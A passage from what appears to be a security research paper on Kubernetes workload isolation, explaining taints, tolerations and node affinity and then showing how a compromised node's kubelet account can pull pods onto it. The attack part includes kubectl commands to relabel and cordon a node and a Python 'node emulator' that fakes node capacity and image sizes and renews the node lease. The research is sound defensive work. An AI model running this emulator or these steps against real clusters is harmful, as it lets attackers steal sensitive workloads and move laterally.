— **`NoExecute`**: Pods that don't tolerate the taint won't be allowed to run on the node, whether they're already scheduled on it or not. Therefore this taint is considered by the scheduler both during the filtering phase and at runtime. If a taint with NoExecute effect is added to a node, all pods that do not tolerate the taint will be evicted by the NodeLifecycleController from the node (we will discuss this mechanism known as *taint-based eviction* later in this paper).

For a toleration to match a taint, it should match both its effect and key. Moreover, if using the operator `Equal`, the toleration must have the same value as the taint to match. The operator `Exists` allows to match any value. If the toleration does not specify an effect or a key, it matches all taint keys or effects.

The listing 11 shows the source code of the helper function that checks if a toleration tolerates a taint in the Kubernetes source code.[9]

In listing 12 we give an example of tolerations: only the first toleration matches the taint given as an example in listing 10. Indeed, in the second toleration, the value does not match the taint value, while in the second it is the effect that does not match the one specified in the taint.

The `TaintToleration` scheduler plugin evaluates the previously described conditions to filter [10] out nodes with taints with `NoSchedule` or `NoExecute` effects that the pod to be scheduled does not tolerate.

[9] `https://github.com/kubernetes/kubernetes/blob/master/staging/src/k8s.io/api/core/v1/toleration.go#L29-L57`
[10] `https://github.com/kubernetes/kubernetes/blob/master/pkg/scheduler/framework/plugins/tainttoleration/taint_toleration.go#L63-L74`

Listing 11: Source code of toleration check helper function

```
func (t *Toleration) ToleratesTaint(taint *Taint) bool {
  if len(t.Effect) > 0 && t.Effect != taint.Effect {
    return false
  }

  if len(t.Key) > 0 && t.Key != taint.Key {
    return false
  }

  // TODO: Use proper defaulting when Toleration becomes a field
  ↪  of PodSpec
  switch t.Operator {
  // empty operator means Equal
  case "", TolerationOpEqual:
    return t.Value == taint.Value
  case TolerationOpExists:
    return true
  default:
    return false
  }
}
```

Listing 12: Example of Pod toleration

```
apiVersion: v1
kind: Pod
...
spec:
  tolerations:
  - key: "security-level" # matches the taint key
    operator: "Equal"
    value: "3" # matches the taint value
    effect: "NoExecute" # matches the taint effect

  - key: "security-level"
    operator: "Equal"
    value: "2" # does not match the taint value
    effect: "NoExecute"

  - key: "security-level"
    operator: "Exists"
    effect: "NoSchedule" # does not match the taint effect
  ...
```

E.2 Node selectors and affinities

Node selectors and node affinities are two mechanisms for telling the scheduler to which node pods should be assigned. The recommended way to identify target nodes for a pod is to use the labels that can be configured in a node's metadata. The listing 13 shows an example of a node with a label. In this example, the node has a label `security-level` with the value `2`.

Listing 13: Example of Node label

```
apiVersion: v1
kind: Node
metadata:
  name: node
  labels:
    security-level: "2"
...
```

`nodeSelector` is an attribute of `Pod` specification that allows to specify a set of key-value pairs that must be present in the node's labels for the pod to be scheduled on the node.

In the listing 14, we give an example of a pod that will only be scheduled on nodes with the label `security-level` set to `2`. It would match the node given as an example in listing 13.

Listing 14: Example of Pod node selector

```
apiVersion: v1
kind: Pod
...
spec:
  nodeSelector:
    security-level: "2"
  ...
```

`nodeAffinity` is another attribute of `Pod` that allows to specify more complex rules than nodeSelector. It is composed of two parts: `requiredDuringSchedulingIgnoredDuringExecution` and `preferredDuringSchedulingIgnoredDuringExecution`. The first part is a set of rules that *must* be met for the pod to be scheduled on a node and evaluated during the filtering phase, while the second part is a set of rules that are considered during the scoring phase and that will determine the ranking of the nodes by the scheduler. Both use the same syntax to

specify rules, which can target node labels (using the `matchExpressions` rules) or node fields (using the `matchFields` rules).

As of today, when targeting node fields, only the node name can be used as a field. It allows `DaemonSets` to target specific nodes while still using the rest of the scheduler filtering functions. Indeed, if `DaemonSets` were targeting nodes by specifying a `nodeName` in the pod's specification, the scheduler would consider it as scheduled, and other scheduler plugins would not be called.

In the listing 15, we give an example of a pod with affinity rules. In this example, a node must have the label `security-level` set to a value greater than 0 to be feasible for the pod. The second rule would lead the `NodeAffinity` plugin to give a higher score to nodes with the label `security-level` set to 2.

Listing 15: Example of Pod node affinity rules

```
1  apiVersion: v1
2  kind: Pod
3  ...
4  spec:
5    affinity:
6      nodeAffinity:
7        requiredDuringSchedulingIgnoredDuringExecution:
8          nodeSelectorTerms:
9          - matchExpressions:
10           - key: security-level
11             operator: Gt
12             values:
13             - "0"
14       preferredDuringSchedulingIgnoredDuringExecution:
15       - weight: 1
16         preference:
17           matchExpressions:
18           - key:security-level
19             operator: In
20             values:
21             - "2"
22   ...
```

E.3 Domain of feasibility

To study the isolation of workloads on nodes, we need to determine which nodes are feasible for a pod if we consider only the two mechanisms we have just described. Therefore, we will define as the *domain of feasibility*

of a pod, the set of nodes in the cluster that are feasible for the pod when applying `TaintToleration` and `NodeAffinity` plugins.

For the sake of completeness, we should also point out that some pods can be statically scheduled if the `spec.nodeName` attribute is already defined when the pod is created. We can then add the `NodeName` plugin to the list of plugins to consider when evaluating the domain of feasibility of a pod. Indeed, this plugin will filter out nodes that are not the ones specified in the `spec.nodeName` attribute of the pod.[11]

As the results of filtering plugins are combined with a logical *AND*, the domain of feasibility of a pod will contain all feasible nodes for a pod. The opposite is not always true, as other plugins may restrict the feasible nodes for a pod to a subset of the domain of feasibility.




Fig. 5. Domain of feasibility

Thanks to the definition of domains of feasibility, we have a simple way of analyzing the isolation of pods in a cluster. Indeed, having two pods with distinct domains of feasibility is sufficient to have them isolated in terms of scheduling.

E.4 Workload isolation anti-patterns

When isolating pods in a Kubernetes cluster, we want two properties:

— pods must be only executed on their dedicated node: pods need to target their dedicated node with node affinity

— nodes must not run other pods than the pods they are dedicated to: nodes must repel other pods with taints

[11] Careful readers may have noted that the `NodeName` plugin will almost always have no effect as the scheduler won't try to schedule a pod with the attribute `spec.nodeName` already set.




Fig. 6. Pod A and B are isolated as their domains of feasibility are distinct




Fig. 7. Pod A and B may not be isolated as their domains of feasibility intersect

If we choose only one mechanism, we will end up having only one of the two properties and eventually end up in one of the two anti-pattern scenarios we will describe below.

Anti-pattern 1: using only taints and tolerations The `TaintToleration` scheduler plugin is designed to filter out nodes having taints that are not tolerated by the pod to be scheduled. By using only the taint and toleration mechanism, there is no guarantee that the pod is executed only on its dedicated nodes. Indeed, if there is any other node tolerated by the pod (for instance a node without any taints), it won't be filtered out by the scheduler and will be feasible for the pod.

In this case, the pod to be isolated would be allowed to run on the same node as other pods. In figure 8, we show an example of such a configuration: the feasibility domains of pods are not distinct, therefore they are not isolated.




Fig. 8. Anti-pattern 1: using only taints and tolerations

Anti-pattern 2: using only node selectors and affinities The `NodeAffinity` scheduler plugin is designed to filter out nodes that do not have the labels expected by pods in their node selector or `requiredDuringSchedulingIgnoredDuringExecution` affinity rules. Therefore, the scheduling of pods without affinity specification is not affected by this plugin and these pods can be scheduled on the same nodes as the pods that we want to be isolated.

In figure 9, we show an example of such a configuration: the feasibility domains of pods are not distinct, therefore they are not isolated.




Fig. 9. Anti-pattern 2: using only node selectors and affinities

The good pattern: using *both* The only way to create a workload isolation system that verifies both properties is to combine both taints and affinities. In this case, node affinities ensure that pods target their dedicated nodes and taints guarantee that pods that should run on other nodes cannot run on the dedicated node. We illustrate this pattern in figure 10.




Fig. 10. The good pattern: using both

F Attacking workload isolation: methodology

In the following, we will consider scenarios to attack the isolation of workloads in a Kubernetes cluster. In all scenarios, we assume that the attacker has compromised a node in the cluster and has access to the kubelet account. We also assume that the `NodeRestriction` admission controller is enabled in the cluster, as we have seen in section D.3 that compromise is trivial without this plugin. We will take advantage of badly configured isolation and our knowledge of the Kubernetes scheduler to move workloads from one node to another. We will consider only pods managed by controllers (such as ReplicaSet or StatefulSet). In this first subsection, we describe the methodology we will use to attack the isolation of workloads.

Define the objective When trying to move workloads in a Kubernetes cluster, we can consider two scenarios:

— **Sending pods**: the attacker wants to move vulnerable pods from the compromised node to other nodes in the cluster. We can see this scenario as moving our entry point to the cluster around the cluster.

— **Attracting pods**: the attacker wants to move sensitive pods to the compromised node.

The sending pods scenario is especially interesting in situations where the initial access occurs with a vulnerable application or an application that provides remote execution "by default" (a CI job, data transformation job with solutions like Airflow or Spark, etc.).

Ensure pod is feasible on the target node To move a pod from one node to another, we need to ensure that the pod is feasible on the target node. From a security perspective, we need to ensure that the target node is in the domain of feasibility of the pod. In practice, we should also ensure that other scheduling plugins will not filter out the target node. For instance, if our target node does not have enough resources to run the pod, the `NodeResourcesFit` plugin will filter out the node.

Maximize pod probability to be scheduled on the target node Once we have ensured that the pod is feasible on the target node, we need to maximize the probability that the pod will be scheduled on the target node. In case we want to attract pods to the compromised node, we will want to maximize the probability that the pod will be scheduled

on our node. When sending pods, we will want to ensure that the pod is not rescheduled to our node.

Trigger pod rescheduling Finally, we need to trigger the rescheduling of the pod. As we said previously, pods cannot be truly rescheduled. Instead, we take advantage of the fact that controllers will recreate pods to match the desired state of pod replicas. To reschedule pods, we will actually need to trigger pod creation from controllers.

G Attacking workload isolation: using the kubelet account

G.1 Changing the domain of feasibility of a pod

Adding a compromised node to the domain of feasibility of a pod By definition, the belonging of a node to the domain of feasibility of a pod is determined by the node's labels and taints. If we are able to modify these two properties, then we are guaranteed to be able to make the node part of the domain of feasibility of the pod.

As we have seen in the section D, the kubelet account can modify its own Node in the Kubernetes API, to the extent permitted by the `NodeRestriction` admission plugin. In particular, the kubelet account can edit the labels of its node, excepted from a blacklist defined by the `NodeRestriction` admission plugin.

If the node is untainted and if the labels used by a pod to select its node do not fall under the `NodeRestriction` labels blacklist, it is then trivial to make the compromised node feasible for a pod. All we have to do is add the missing labels to the node, using the kubelet account as shown in listing 16.

Listing 16: Adding labels to a node using its kubelet account

```
1 /# export KUBECONFIG=/etc/kubernetes/kubelet.conf
2 /# kubectl auth whoami
3 ATTRIBUTE   VALUE
4 Username    system:node:kind-worker
5 Groups      [system:nodes system:authenticated]
6 /# kubectl label node kind-worker myLabel=A
7 node/kind-worker labeled
```

However, the kubelet does not have the right to modify its own taints, as it is forbidden by the `NodeRestriction` admission plugin. Therefore, if the compromised node is tainted and the pod does not tolerate that




Fig. 11. Adding a node to the domain of feasibility of a pod by adding a label

taint, it's not possible to include the compromised node in the domain of feasibility of the pod without more privileges.




Fig. 12. Adding a label is not sufficient to add a node to the domain of feasibility of a pod if the node is tainted with a taint that the pod does not tolerate

This attack shows the importance of the `NodeRestriction` admission plugin to isolate workloads in a Kubernetes cluster. In particular, it is important to use labels protected by `NodeRestriction` admission plugin to define node selectors and affinities. As shown in listing 17, labels with the `node-restriction.kubernetes.io/` prefix are reserved for workload isolation purposes, and kubelets will not be able to modify labels with that prefix.

Listing 17: Node modifications forbidden by the NodeRestriction admission plugin

```
1 /# kubectl taint nodes kind-worker key1=value1:NoSchedule
2 Error from server (Forbidden): nodes "kind-worker" is forbidden:
  ↪  node "kind-worker" is not allowed to modify taints
3
4 /# kubectl label node kind-worker
  ↪  node-restriction.kubernetes.io/myLabel=A
5 Error from server (Forbidden): nodes "kind-worker" is forbidden:
  ↪  is not allowed to modify labels:
  ↪  node-restriction.kubernetes.io/myLabel
```

Removing a compromised node from the domain of feasibility of a pod In cases we want to send a vulnerable pod to another node in the cluster, we will not be able to make new nodes feasible as the kubelet account cannot edit other nodes thanks to the `NodeRestriction` admission plugin. However, we can still make the compromised node infeasible for the pod to be moved. It will guarantee That the pod will not be rescheduled on the compromised node.

To do so, we can use the kubelet account to set the `spec.unschedulable` attribute of the node. This attribute is not protected by the `NodeRestriction` admission plugin and can be modified by the kubelet account. The scheuler plugin `NodeUnschedulable` will filter out nodes with `spec.unschedulable` attribute set to `true`. Pod that tolerates the taint `node.kubernetes.io/unschedulable` will still not be filtered out.

Listing 18: Setting the unschedulable attribute of a node

```
1 /# kubectl auth whoami
2 ATTRIBUTE   VALUE
3 Username    system:node:kind-worker
4 Groups      [system:nodes system:authenticated]
5 /# kubectl cordon kind-worker
6 node/kind-worker cordoned
7 /# kubectl get node kind-worker
8 NAME                STATUS
9 kind-worker         Ready,SchedulingDisabled
```

After triggering the rescheduling of the pod, the pod will not be rescheduled on the compromised node. If the pod is a vulnerable application, it may be used to get access to another node that is part of the domain of feasibility of the pod. There may be more interesting service

accounts bound to pods on this node and gaining access to other nodes may help to escalate privileges.

In general, when having such a vulnerable pod, we can access all the nodes in the domain of feasibility of the pod by repeating the operation as shown in figure 13.




Fig. 13. By moving a vulnerable pod that allows container escape to another node, we can access all the nodes in the domain of feasibility of the pod

G.2 Maximise probability for a compromised node to be chosen by the scheduler

After modifying the domain of feasibility of the pod we wish to attract, we may find ourselves competing with other nodes for the pod's allocation. Indeed, in the scoring phase, the scheduler determines the most suitable node, and we do not have a guarantee that it will be the compromised node. Therefore, we need to be able to influence the Kubernetes scheduler's decision regarding the compromised node.

By analyzing the plugins used during the scoring stage of the Kubernetes scheduler, it is possible to identify plugins where the score is determined based on information from the node status. With the kubelet account being able to update the node status, we may have a way to change the score returned by these plugins.

Three plugins in particular will attract our attention:

- `ImageLocality`: favors nodes that already have pulled the container image to be executed
- `NodeResourcesFit`: with the default LeastAllocated policy, it favors nodes with the most available resources (CPU and memory)
- `NodeResourcesBalancedAllocation`: prioritizes nodes so that a pod avoids consuming all a node's memory without consuming all its CPU, and vice versa.

These plugins are particularly interesting because they do not implement the `NormalizeScore` plugin phase, meaning that the score returned is only based on the considered node and not other nodes in the cluster. It is therefore easier to influence the score of a compromised node. As a drawback, their weight in the final score is less important than other plugins such as `NodeAffinity` but it can still be enough to make the compromised node have the highest score.

Image locality The `NodeStatus` subresource contains information about the images already pulled by a node. It advertises the image names and sizes of the images.

The `ImageLocality` plugin computes a score based on the images already pulled by the node. It favors nodes that already have the images required by the pod and even more if the images are voluminous. It still applies a regulation factor that takes into account the number of nodes that have already pulled the image to avoid that a few nodes attract too many pods.

If we dig into the source code we can define the score formula as follows:

— Let T_{min} and T_{max} be arbitrary image size thresholds (respectively 23MB and 1GB).
— Let N be the number of nodes in the cluster.
— For an image i, we define N_i the number of nodes in the cluster that have already pulled the image i and S_i the size of the image i.
— For a node n, we define $I(n)$ the set of images pulled by the node n.
— For a pod p, we define C_p the set of containers declared in the pod specification and i_c the image of the container c. $|C_p|$ is the size of the set C_p.

The score returned by the `ImageLocality` plugin $s_p(n)$ of the node n for the pod p is then given by the following formula:

$$s_p(n) = 100 * \frac{\min\left(\sum_{c \in C_p, i_c \in I(n)} \left(\lfloor \frac{N_i}{N} * S_i \rfloor\right), |C_p| * T_{max}\right) - T_{min}}{|C_p| * T_{max} - T_{min}}$$

There is a flaw in the score computation: the regulation factor $\frac{N_i}{N}$ is applied *before* limiting the image size value by T_{max}. In this case, by increasing the image size in the NodeStatus, we can bypass the regulation factor and artificially increase the score of the node.

Indeed, the score is maximal when we have the following conditions:

$$\sum_{c \in C_p, i_c \in I_n} \left(\lfloor \frac{N_i}{N} * S_i \rfloor\right) \geq |C_p| * T_{max}$$

For this condition to be true, it's enough to have an image i, used by pod specification and already pulled by the node, that verifies the following condition:

$$S_i \geq |C_p| * T_{max} * N$$

Unfortunately, when computing the score, the `ImageLocality` plugin uses the same size for all the nodes when considering a given image. Therefore, if another node has already pulled the image, we cannot use a fake image size to increase the score of a compromised node *only*. Indeed, in the worst case, the size from the `NodeStatus` of another node will be used to compute the score of the compromised node or, in the best case, the plugin will give the max score to *all* the nodes that have already pulled the image.

The latter case can still be interesting if other nodes that do not have already pulled the image are given better scores by other plugins.

However, in cases where the image has not been pulled by any other node, we are guaranteed to have the maximum score for the compromised node. This behavior can be exploited in a specific case where the image defined in the pod specification does not specify the full registry path before the image name. For example, when setting the image to `nginx` instead of `docker.io/nginx` in the pod specification, the plugin will look for the image `nginx` in `NodeStatus` resource whereas it only contains the full image name `docker.io/nginx`. It will then consider that the image has not been pulled by the node.

It is a known issue and we can find a `TODO` in the code used to normalize the image name in the plugin.[12]

Resources plugins The two plugins `NodeResourcesFit` and `NodeResourcesBalancedAllocation` are used to compute the score of a node based on the resources available on the node.

By default, the `NodeResourcesFit` plugin uses the `LeastAllocated` policy to compute the score, which gives a higher score to least allocated nodes.

The score is based on the ratio of requested resources by pods on the node to the total capacity of the node. It considers different resource types such as CPU and memory and can use different weights for each resource type, given in the scheduler configuration.

If we dig into the source code we can define the score formula as follows:

- Let R be the set of resources to be considered (by default CPU and memory).
- For a resource i, we define $c_i(n)$ the capacity of the resource i on the node n and $r_{p,i}(n)$ the requested resources of the resource i, considering already allocated pods and the new pod p to schedule.
- Let w_i be the weight of the resource i in the scheduler configuration. Their sum is equal to 1.

The score returned by the `NodeResourcesFit` plugin $s_p(n)$ of the node n for the pod p is then given by the following formula:

$$s_p(n) = 100 * \sum_{i \in R, c_i(n) \neq 0, c_i(n) \geq r_{p,i}(n)} \left(\frac{c_i(n) - r_{p,i}(n)}{c_i(n)} * w_i \right)$$

[12] https://github.com/kubernetes/kubernetes/blob/master/pkg/scheduler/framework/plugins/imagelocality/image_locality.go#L123

If $r_{p,i}(n)$ is negligible compared to $c_i(n)$, the score is maximal. We can then increase the score of the node by increasing its capacity so that the requested resources are always negligible compared to the capacity.

The `NodeResourcesBalancedAllocation` plugin is used to balance the allocation of resources on the node. It computes the standard deviation of the ratio of requested resources to the capacity. The score returned by the plugin will be proportional to the standard deviation.

If we introduce $m_p(n)$ the mean of the ratios $\frac{r_{p,i}(n)}{c_i(n)}$, the score $s_p(n)$ of the node n for the pod p is then given by the following formula:

$$s_p(n) = 100 * \sum_{i \in R, c_i(n) \neq 0, c_i(n) \geq r_{p,i}(n)} \left(1 - \left(\frac{r_{p,i}(n)}{c_i(n)} - m_p(n)\right)^2\right)$$

When we look at the default scheduler configuration,[13] we can see that the plugins consider only CPU and memory resources.

Listing 19: Example of Node capacity

```
 1   - name: NodeResourcesBalancedAllocation
 2     args:
 3       apiVersion: kubescheduler.config.k8s.io/v1
 4       kind: NodeResourcesBalancedAllocationArgs
 5       resources:
 6       - name: cpu
 7         weight: 1
 8       - name: memory
 9         weight: 1
10 - name: NodeResourcesFit
11   args:
12     apiVersion: kubescheduler.config.k8s.io/v1
13     kind: NodeResourcesFitArgs
14     scoringStrategy:
15       resources:
16       - name: cpu
17         weight: 1
18       - name: memory
19         weight: 1
20       type: LeastAllocated
```

By following the same strategy as for the `NodeResourcesFit` plugin, we can increase the score of the compromised node by increasing its

[13] Note that the sum of resources weight is not equal to 1 in the configuration. In practice, the weights are divided by their sum: the `NodeResourcesFit` score formula is correct.

capacity. Indeed, if $r_{p,i}(n)$ is negligible compared to $c_i(n)$, then all ratios $\frac{r_{p,i}(n)}{c_i(n)}$ will be negligible compared to 1 (so will be their mean $m_p(n)$) and the score will be maximal.

To summarize, we just have to update the CPU and memory capacity of the node to a very high value to get the maximum score for both plugins.

Updating the node status Now that we have identified interesting ways of modifying the score of the compromised node, we need to update the status of the node. As we explained before, the kubelet account has the required permission to do so but the legitimate kubelet process will also update the node status periodically as we explained in section D.4.

As we also explained in the same section, the node lease mechanism is used to detect the liveness of the kubelet process. The idea is then to create a node emulator that acts as a kubelet process and updates the node lease periodically but still allowing us to update the node status.

The implementation of such an emulator is pretty simple as it just consists in performing API calls. We give an example of implementation in listing 20.

We can then stop the legitimate kubelet process on the node and run the emulator using the kubelet account.

When setting the scheduler's log verbosity to 10, we can see the scheduler logs that show the score computed for each node. We can validate that we are able to influence the score of the compromised node by updating the node status.

In the following, we will consider the scheduling of the pod defined in listing 21. We consider 2 identical nodes with 16Gi of memory and 20 CPUs. Both nodes have already pulled the image required by the pod. We deliberately set the resource requests to high values compared to the node capacities to have more significant score variations in the example, but a difference a few points can be sufficient in a real scenario.

At the beginning, the score of the two nodes is the same and the pod is scheduled on the first node to be evaluated. We can see that the score of the `ImageLocality` plugin is 0 as we are using the image `busybox:latest` that is not specified using a full registry path.

Listing 20: Node emulator

```python
from kubernetes import client, config
import datetime
import time

node_name = "kind-worker2"
target_image = "busybox:latest"

config.load_kube_config()

v1 = client.CoreV1Api()
coordination_api = client.CoordinationV1Api()

v1.patch_node_status(node_name, {
    "status": {
        "allocatable": {
            "cpu": "1000000",
            "memory": "10000000Gi",
        },
        "capacity": {
            "cpu": "1000000",
            "memory": "10000000Gi",
        },
        "images": [
            {
                "names": [
                    target_image
                ],
                "sizeBytes": 100000000000
            }
        ]
    }
})

while True:
    coordination_api.patch_namespaced_lease(node_name,
    ↪ "kube-node-lease", {
        "spec": {
            "renewTime":
            ↪ f"{datetime.datetime.now().isoformat()}Z",
        }
    })
    time.sleep(10)
```

Listing 21: Pod specification

```yaml
apiVersion: v1
kind: Pod
metadata:
  name: test
spec:
  containers:
    - name: busybox
      image: busybox:latest
      resources:
        requests:
          cpu: "1"
          memory: "12Gi"
      command:
      - "sleep"
      - "infinity"
```

Listing 22: Scheduler logs

```
// node kind-worker
plugin="TaintToleration" node="kind-worker" score=300
plugin="NodeAffinity" node="kind-worker" score=0
